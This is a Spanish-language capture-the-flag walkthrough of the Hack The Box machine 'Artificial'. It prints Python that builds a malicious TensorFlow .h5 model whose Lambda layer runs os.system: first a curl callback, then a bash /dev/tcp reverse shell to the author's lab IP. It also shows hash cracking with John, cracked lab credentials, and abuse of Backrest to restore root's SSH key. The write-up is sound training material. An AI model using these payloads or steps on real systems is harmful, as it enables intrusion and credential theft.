
Artificial
Released
21 jun 2025
Completada
11 abr 2026
Mi rank
#8095
Descipcion
Artificial es una máquina Linux de dificultad fácil en Hack The Box que pone a prueba los conocimientos de enumeración web, explotación de modelos de inteligencia artificial y escalada de privilegios. Durante el recorrido, aprovecharemos una vulnerabilidad de ejecución remota de código mediante modelos maliciosos de TensorFlow en formato H5 para obtener acceso inicial al sistema. Posteriormente, extraeremos credenciales de una base de datos SQLite y conseguiremos acceso mediante SSH. Finalmente, analizaremos los permisos del sistema y abusaremos de la aplicación de copias de seguridad Backrest para recuperar una clave privada SSH que nos permitirá obtener privilegios de root.
Enumeracion
Nmap
Comenzamos realizando un escaneo de todos los puertos TCP para identificar los servicios expuestos en la máquina.
$ nmap -p- --open --min-rate 5000 -Pn -n -sS -v 10.129.232.51
Una vez identificados los puertos abiertos, realizamos un segundo escaneo para obtener más información sobre los servicios y ejecutar los scripts predeterminados de Nmap.
$ nmap -p22,80 -sC -sV 10.129.232.51

WEB
Utilizamos WhatWeb para identificar las tecnologías empleadas por la aplicación web.
$ whatweb http://artificial.htb
- Web

Nos encontramos con una página web que, a simple vista, permite registrar una cuenta e iniciar sesión. Vamos a explorarla para identificar las funcionalidades disponibles.
Realizamos una enumeración de directorios y archivos mediante Gobuster, utilizando una lista de rutas de SecLists y buscando también extensiones PHP y TXT.
$ gobuster dir -u http://artificial.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -t 50 -x php,txt
No encontramos nada especialmente interesante durante la enumeración de directorios, así que vamos a registrarnos e iniciar sesión en la página web.

Una vez dentro, encontramos un menú que permite subir un modelo de

IA. Vamos a revisar los archivosrequirementsyDockerfilepara averiguar qué tecnologías utiliza la aplicación y qué requisitos deben cumplir los modelos.
Requirements
Dockerfile

Por lo que vemos, para subir modelos de
IAnecesitamos crearlos específicamente conTensorFlowen su versión2.13.1.

Si intentamos subir un archivo, comprobamos que la aplicación solicita un fichero con extensión
.h5.
Intento modificar la petición de subida mediante
Burp Suitepara probar si es posible enviar otro tipo de archivo, como unPHP, e intentar ejecutar comandos. Sin embargo, parece que esta vía no funciona.Por tanto, deduzco que es posible que el servidor procese o ejecute el modelo
.h5que recibe. Para comprobarlo, busco información sobre posibles vulnerabilidades de ejecución de código enTensorFlowutilizando este formato.
Shell como app
TensorFlow
Encuentro la siguiente publicación, que explica cómo conseguir ejecución remota de código mediante un modelo malicioso de TensorFlow:
https://splint.gitbook.io/cyberblog/security-research/tensorflow-remote-code-execution-with-malicious-modelEn esta web encontramos un código en
Pythonque permite generar un archivo.h5capaz de ejecutar un comando cuando se procesa el modelo.
import tensorflow as tf

def exploit(x):
    import os
    os.system("touch /tmp/pwned")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
Como la página indica que debemos utilizar una versión específica de TensorFlow, vamos a crear una imagen de
Dockerutilizando elDockerfileque encontramos en la web.
Nos situamos en el directorio donde tenemos el archivo
Dockerfiley ejecutamos el siguiente comando para construir la imagen:
$ docker build -t ia .A continuación, creamos un contenedor y compartimos el directorio actual con él para poder acceder a los archivos desde dentro del entorno:
$ docker run -it -v $(pwd):/share ia:latestUna vez dentro del contenedor, accedemos al directorio
/sharey creamos un archivo.pycon el siguiente código. En este caso, modificamos el comando para realizar una petición HTTP a nuestra máquina, lo que nos permitirá comprobar si el servidor procesa el modelo.
import tensorflow as tf

def exploit(x):
    import os
    os.system("curl http://10.10.14.154")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
Ejecutamos el script para generar el archivo
exploit.h5. Después, volvemos a la aplicación web y lo subimos.Antes de ejecutar el modelo, levantamos un servidor HTTP con Python en nuestra máquina. A continuación, seleccionamos el modelo que acabamos de subir y pulsamos en
View Predictions. Si el código se ejecuta durante el procesamiento del modelo, deberíamos recibir una petición HTTP en nuestro servidor.
$ python3 -m http.server 80Subida y ejecución del modelo



Comprobamos que podemos ejecutar comandos mediante el procesamiento del modelo. Por tanto, vamos a modificar el script para intentar obtener una
revshellhacia nuestra máquina.
import tensorflow as tf

def exploit(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.154/7777 0>&1'")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
Realizamos el mismo procedimiento que antes, pero esta vez nos preparamos para recibir la conexión inversa.
- Abrimos un listener en el puerto
7777:
$ nc -nvlp 7777Subimos el nuevo archivo
.h5y ejecutamos el modelo desde la aplicación web.

Bash como gael
Enumeracion
Una vez obtenida la shell, vamos a enumerar los usuarios del sistema para identificar posibles cuentas de interés.
Ejecutamos los siguientes comandos:
$ ls /home
$ cat /etc/passwd | grep "sh"
Identificamos al usuario

gael. Como todavía no hemos encontrado el archivouser.txt, vamos a intentar movernos a esta cuenta.Para ello, revisamos los archivos de la aplicación web y encontramos una base de datos.
SQLite
Abrimos la base de datos con
sqlite3:
% sqlite3 users.dbListamos las tablas disponibles:
.tables
Consultamos el contenido de la tabla
user:
select * from user;
Encontramos un usuario llamado
gaely una contraseña que parece estar almacenada mediante un hash MD5. Vamos a intentar recuperarla utilizandoJohn the Ripper.
El hash encontrado es el siguiente:
c99175974b6e192936d97224638a34f8Ejecutamos John con el formato
raw-md5y la lista de contraseñasrockyou.txt:
$ sudo john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
- John consigue recuperar la contraseña:
user: gael
pass: mattp005numbertwo
Con las credenciales obtenidas, intentamos conectarnos por SSH al usuario
gael.
$ ssh gael@10.129.232.51
Bash como root
Enumeracion
Una vez dentro como
gael, comenzamos a enumerar el sistema en busca de posibles vías de escalada de privilegios.No encontramos ninguna entrada interesante en
sudoers, ni tampoco binarios con permisosSUIDoCapabilitiesque destaquen. Por tanto, vamos a revisar los grupos a los que pertenece nuestro usuario.
Ejecutamos:
$ id
Observamos que pertenecemos al grupo
sysadm. Vamos a buscar los archivos del sistema que pertenezcan a este grupo.
$ find / -group "sysadm" 2>/dev/null

Copiamos el archivo encontrado a
/tmp, lo extraemos y examinamos su contenido para averiguar de qué se trata.
Backrest
Obteniendo contraseña de backrest
Descubrimos que se trata de una aplicación de copias de seguridad llamada

Backrest, que utiliza el puerto9898.Como estamos ante una herramienta de backup, vamos a revisar los archivos de configuración del servicio para buscar información que nos permita acceder a ella.
Encontramos una carpeta oculta llamada
.config, en la que hay un usuario y una contraseña.
Vamos a comprobar si el servicio está escuchando en el puerto
9898.
netstat -tunl
Como el servicio está disponible en el puerto
9898, vamos a utilizar el reenvío de puertos SSH para acceder a él desde nuestra máquina local.Redirigimos el puerto remoto
9898al puerto local9000.
$ ssh -L 9000:127.0.0.1:9898 gael@10.129.232.51Una vez establecida la conexión, accedemos a la aplicación desde el navegador utilizando el puerto local reenviado.

La aplicación nos solicita un usuario y una contraseña. Vamos a intentar recuperar la contraseña asociada a las credenciales que encontramos anteriormente.
El hash de la contraseña está codificado en
Base64, por lo que primero debemos decodificarlo para obtener su valor en formato de hashbcrypt.
Crackeando contraseña
- Ejecutamos:
$ echo JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP | base64 -d
- Obtenemos el siguiente hash:
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QOGuardamos el hash en un archivo llamado
hash.txty utilizamos John the Ripper para intentar recuperar la contraseña mediante un ataque de diccionario.
$ sudo john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
- John recupera las siguientes credenciales:
user: backrest_root
pass: !@#$%^
Inicio de sesión en Backrest
Con estas credenciales, accedemos a la aplicación web de Backrest.

Explotando Backrest
Para poder crear una copia de seguridad de los archivos que queramos, primero debemos configurar un repositorio.

Esta es la única configuración que vamos a establecer en el repositorio.

A continuación, añadimos un plan y especificamos la ruta /root como directorio que queremos incluir en la copia de seguridad.

Una vez creado el plan, accedemos a él y ejecutamos el backup.

Cuando termine la copia de seguridad, hacemos clic sobre ella para explorar su contenido.

Dentro del backup, buscamos el directorio
.sshy localizamos el archivoid_rsa. A continuación, seleccionamos la opción de restaurar y, cuando nos solicite una ruta de destino, introducimos/tmp.

Ahora, en la misma pestaña del backup, veremos que aparece una nueva línea correspondiente a la operación de restauración.

Hacemos clic en esa nueva entrada y descargamos en nuestro sistema el archivo
id_rsarestaurado.

Por último, descargamos el archivo, lo extraemos y utilizamos la clave privada
id_rsapara conectarnos por SSH comoroot.
$ ssh root@10.129.232.51 -i id_rsa
Con esto conseguimos acceso como
rooten la máquina Artificial.